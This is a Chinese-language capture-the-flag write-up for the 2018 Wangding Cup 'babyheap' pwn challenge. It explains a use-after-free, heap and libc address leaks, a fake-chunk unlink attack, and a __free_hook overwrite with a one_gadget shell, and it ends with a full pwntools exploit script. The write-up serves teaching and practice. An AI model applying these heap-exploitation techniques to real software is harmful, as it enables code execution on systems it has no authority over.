

2018网鼎杯 pwn --babyheap

题目有四个功能 new edit show delete



```
Done!
1.alloc
2.edit
3.show
4.free
5.exit
Choice:$ 
```

delete函数中 free存在指针设置零，可以造成UAF



```
__int64 delete()
{
  unsigned int id; // [rsp+Ch] [rbp-24h]@1
  char s; // [rsp+10h] [rbp-20h]@1
  __int64 v3; // [rsp+28h] [rbp-8h]@1

  v3 = *MK_FP(__FS__, 40LL);
  printf("Index:");
  memset(&s, 0, 0x10uLL);
  read(0, &s, 0xFuLL);
  id = atoi(&s);
  if ( id <= 9 && ptr[id] )
  {
    free(ptr[id]);
    puts("Done!");
  }
  return *MK_FP(__FS__, 40LL) ^ v3;
}
```

其中特别注意 块只能建9块 修改只能改3次

利用思路

目标是利用ibc base地址加偏移值得到free_hook的地址，并修改里面的内容为system('\bin\sh')，再执行free()操作，实质是执行getshell。


第一步 得到heap_base地址

目标是得到libcbase，但是题目规定malloc chunk的大小为0x20，所以我们要fake一个大点的chunk，再把它free掉，让它分配到unsortedbin中，当一个chunk在unsortedbin中时，它的fd就会指向main_arena。

由于UAF的漏洞存在，我们这时去show这个chunk就会把它fd的内容打印出来。

为了fake chunk我们需要知道heap的地址，那就so easy啦

连续free两个chunk，第二个的fd便是第一个地址


文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助

```
Legend: code, data, rodata, value
0x00007fb51f276060 in __read_nocancel ()
    at ../sysdeps/unix/syscall-template.S:84
84      ../sysdeps/unix/syscall-template.S: 没有那个文件或目录
gdb-peda$ x/100gx 0xf33000
0xf33000:       0x0000000000000000      0x0000000000000031
0xf33010:       0x0000000000f33030      0x0000000000000000
0xf33020:       0x0000000000000000      0x0000000000000000
0xf33030:       0x0000000000000000      0x0000000000000031
0xf33040:       0x0000000000000000      0x0000000000000000
0xf33050:       0x0000000000000000      0x0000000000000000
0xf33060:       0x0000000000000000      0x0000000000000031
0xf33070:       0x6363636363636363      0x0000000000000000
0xf33080:       0x0000000000000000      0x0000000000000000
0xf33090:       0x0000000000000000      0x0000000000000031
0xf330a0:       0x6464646464646464      0x0000000000000000
0xf330b0:       0x0000000000000000      0x0000000000000000
```

```
root@kali:~/下载/2018wangding# python ba
[+] Starting local process './babyheap':
[2268]
[*] Paused (press any to continue)
0xf33000
[*] Switching to interactive mode
Done!
1.alloc
2.edit
3.show
4.free
5.exit
Choice:$ 
```

第二步 求出libc base地址

知道heapbase，我们开始构造fake chunk：

edit(0,p64(heap+0x20)+p64(0)+p64(0)+p64(0x31))

修改fd，因为之前free了两个块，当new一个新块时，会先在旧的里面循环利用，后free先new并将new的块中的fd作为下次new的块地址。


简单的说，先new一个块放在chunk0中，按照chunk0中的fd（我们修改为heap+0x20），即再new时，会把新块放在heap+0x20中，但还要考虑到一个问题，当你new到某个旧块时，操作系统会检查旧块的size，如果不匹配，抱歉gg。所以还要fake chunk头，就是后面的(0x0 0x31)。

alloc(6,p64(0)+p64(0xa1)+'\n')

new一个新块6放到chunk0中，我多想了，就是回车，哈哈哈xxxxxx后面的'\n'是截断，后面我们的fake chunk头(0x0 0x31)就不会清空了xxxxxx

alloc(7,p64(0)+p64(0xa1)+'\n')


new第二个新块，p64(0)+p64(0xa1)刚好覆盖掉chunk1的头，厉害厉害



```
0x0000000000000000      0x0000000000000031
0x0000000000000000      0x00000000000000a1
0x0000000000000000      0x0000000000000031
0x0000000000000000      0x00000000000000a1
0x0000000000000000      0x0000000000000000
0x0000000000000000      0x0000000000000000
0x0000000000000000      0x0000000000000031
0x6363636363636363      0x0000000000000000
0x0000000000000000      0x0000000000000000
0x0000000000000000      0x0000000000000031
0x6464646464646464      0x0000000000000000
0x0000000000000000      0x0000000000000000
0x0000000000000000      0x0000000000000031
0x0000000000000000      0x0000000000000031
0x0000000000602068      0x0000000000602070
0x0000000000000000      0x0000000000000031
0x0000000000000030      0x0000000000000030
0x0000000000000000      0x0000000000000000
0x0000000000000000      0x0000000000020ee1
```


万事俱备，只欠一free，在free之前，我们还要学习一点厉害的东西——unlink

当free一个chunk时，系统会检测前一个chunk和后一个chunk是否为free，每个chunk的头都有prev_size和size，当前一个chunk为free，prev_size为前chunk的大小，并且size的flag位为0，否则prev_size为0，size的flag为1。free chunk1时，chunk1头的prev_size为0，size为0xa1,flag位为1，即前一chunk不为free，chunk1位置加它的size，即加0xa1，到达下一chunk4，看chunk5的头（0x30,0x30）prev_size为0x30，size为0x30，flag位为0，表示chunk5的前一个chunk4为free，则chunk1和chunk4合并，p指针指向chunk4。 进行unlink操作，unlink操作要检查p->fd->bk == p, p->bk->fd == p。我们在chunk4构造了fd和bk，0x602080是chunk4的ptr，p->fd->bk 即 0x602068+0x18=0x602080 刚好指向 chunk4，p->bk->fd 即 0x602070+0x10 = 0x602080，通过验证。完成unlink操作后，chunk4的指针内容改为0x602068 即chunk4的地址在chunk1的指针地址，修改chunk4内容即修改chunk1的地址，然后修改chunk1达到 任意地址写。




```
0x602040 <stderr>:      0x00007fa0dfc6e540      0x0000000000000000
0x602050:       0x0000000000000000      0x0000000000000000
0x602060:       0x00000000022f2010      0x00007fa0dfc6f7a8
0x602070:       0x00000000022f2000      0x00000000022f20a0
0x602080:       0x0000000000602068      0x00000000022f2100
0x602090:       0x00000000022f2010      0x00000000022f2030
0x6020a0:       0x0000000000000000      0x0000000000000000
```

free chunk1完成后，chunk1的fd指向main_arena



```
0x0000000000000000      0x0000000000000031
0x0000000000000000      0x00000000000000a1
0x0000000000000000      0x0000000000000031
0x0000000000000000      0x00000000000000d1
0x00007fa0dfc6db78      0x00007fa0dfc6db78
0x0000000000000000      0x0000000000000000
0x0000000000000000      0x0000000000000031
```




```
0x00602000          0x00603000          rw-p      /root/下载/2018wangding/babyheap
0x022f2000          0x02313000          rw-p      [heap]
0x00007fa0df8d2000  0x00007fa0dfa69000  r-xp      /lib/x86_64-linux-gnu/libc-2.23.
so
```

求出libc_adr和main_arena偏移值：0x7fa0dfc6db78 - 0x7fa0fd8d2000 = 0x39bb78

注意这只是我的机器的偏移值，并不是靶机的偏移值

求靶机偏移值，利用malloc_hook的偏移差值



```
gdb-peda$ x/30gx (long long)&main_arena-0x30

0x7fa0dfc6daf0 <_IO_wide_data_0+304>:   0x00007fa0dfc6c260      0x00000000000000
00
0x7fa0dfc6db00 <__memalign_hook>:       0x00007fa0df94b6f0      0x00007fa0df94b6
90
0x7fa0dfc6db10 <__malloc_hook>: 0x0000000000000000      0x0000000000000000
0x7fa0dfc6db20 <main_arena>:    0x0000000000000000      0x0000000000000000
```

[redacted]

```
[redacted] :~/下载/2018wangding# readelf -a ./libc.so.6 |grep "malloc_hook"
0000003c3ef0  044000000006 R_X86_64_GLOB_DAT 00000000003c4b10 __malloc_hook@@GLI
BC_2.2.5 + 0
  1088: 00000000003c4b10     8 OBJECT  WEAK   DEFAULT   33 __malloc_hook@@GLIBC_
2.2.5
```


我机malloc_hook偏移：0x7fa0dfc6db10 - 0x7fa0fd8d2000 = 0x39bb10

靶机malloc_hook偏移：0x3c4b10

差值：0x3c4b10 - 0x39bb10 = 0x29000

靶机libc_addr和main_arena偏移：0x39bb78 + 0x29000 = 0x3c4b78

第三步 写入shellocode并执行




```
[redacted] :~/下载/2018wangding# readelf -a ./libc.so.6 |grep "free_hook"
0000003c3ef8  00d600000006 R_X86_64_GLOB_DAT 00000000003c67a8 __free_hook@@GLIBC
_2.2.5 + 0
   214: 00000000003c67a8     8 OBJECT  WEAK   DEFAULT   34 __free_hook@@GLIBC_2.
2.5
[redacted] :~/下载/2018wangding# one_gadget libc.so.6
0x45216 execve("/bin/sh", rsp+0x30, environ)
constraints:
  rax == NULL

0x4526a execve("/bin/sh", rsp+0x30, environ)
constraints:
  [rsp+0x30] == NULL

0xf02a4 execve("/bin/sh", rsp+0x50, environ)
constraints:
  [rsp+0x50] == NULL

0xf1147 execve("/bin/sh", rsp+0x70, environ)
constraints:
  [rsp+0x70] == NULL
```


往free_hook中写入shellcode，再执行free()操作，等于执行getshell，上图显示 free_hook的偏移值为0x3c67a8，shellcode地址的偏移值为0x45216



```
0x602040 <stderr>:      0x00007fa0dfc6e540      0x0000000000000000
0x602050:       0x0000000000000000      0x0000000000000000
0x602060:       0x00000000022f2010      0x00007fa0dfc6f7a8
0x602070:       0x00000000022f2000      0x00000000022f20a0
0x602080:       0x0000000000602068      0x00000000022f2100
0x602090:       0x00000000022f2010      0x00000000022f2030
0x6020a0:       0x0000000000000000      0x0000000000000000
```

修改chunk4的内容为free_hook的地址，等于把chunk1块指向free_hook，修改chunk1就等于修改free_hook的内容。

修改chun1内容为shellcode地址，即修改free_hook内容为shellcode地址，这里我改为aaaaaaaa滑稽



```
0x7fa0dfc6f798 <_IO_stdfile_0_lock+8>:  0x0000000000000000      0x000000000000
00
0x7fa0dfc6f7a8 <__free_hook>:   0x6161616161616161      0x0000000000000000
0x7fa0dfc6f7b8 <next_to_use.11225>:     0x0000000000000000      0x000000000000
00
```

执行free，就会getshell了。

exp:

```
from pwn import *
import sys

def alloc(idx,content):
    r.recvuntil("Choice:")
    r.sendline("1")
    r.recvuntil("Index:")
    r.sendline(str(idx))
    r.recvuntil("Content:")
    r.send(content)

def edit(idx,content):
    r.recvuntil("Choice:")
    r.sendline("2")
    r.recvuntil("Index:")
    r.sendline(str(idx))
    r.recvuntil("Content:")
    r.send(content)

def show(idx):
    r.recvuntil("Choice:")
    r.sendline("3")
    r.recvuntil("Index:")
    r.sendline(str(idx))

def free(idx):
    r.recvuntil("Choice:")
    r.sendline("4")
    r.recvuntil("Index:")
    r.sendline(str(idx))


def exploit(r):
    alloc(0,'aaaaaaaa\n')
    alloc(1,'bbbbbbbb\n')
    alloc(2,'cccccccc\n')
    alloc(3,'dddddddd\n')
    alloc(4,p64(0)+p64(0x31)+p64(0x602080-0x18)+p64(0x602080-0x10))
    alloc(5,p64(0x30)+p64(0x30)+'\n')
    free(1)
    free(0)
    show(0)
    heap = u64(r.recvline()[:-1].ljust(8,'\x00'))-0x30
    print hex(heap)
    edit(0,p64(heap+0x20)+p64(0)+p64(0)+p64(0x31))
    alloc(6,p64(0)+p64(0xa1)+'\n')
    alloc(7,p64(0)+p64(0xa1)+'\n')
    free(1)
    show(1)
    libcaddr = u64(r.recvline()[:-1].ljust(8,'\x00'))-0x3c4b78
    edit(4,p64(libcaddr+0x3c67a8)+'\n')
    edit(1,p64(libcaddr+0x45216)+'\n')
    r.interactive()
    return

r = process("./babyheap")
#r = remote()
print util.proc.pidof(r)
pause()
exploit(r)
```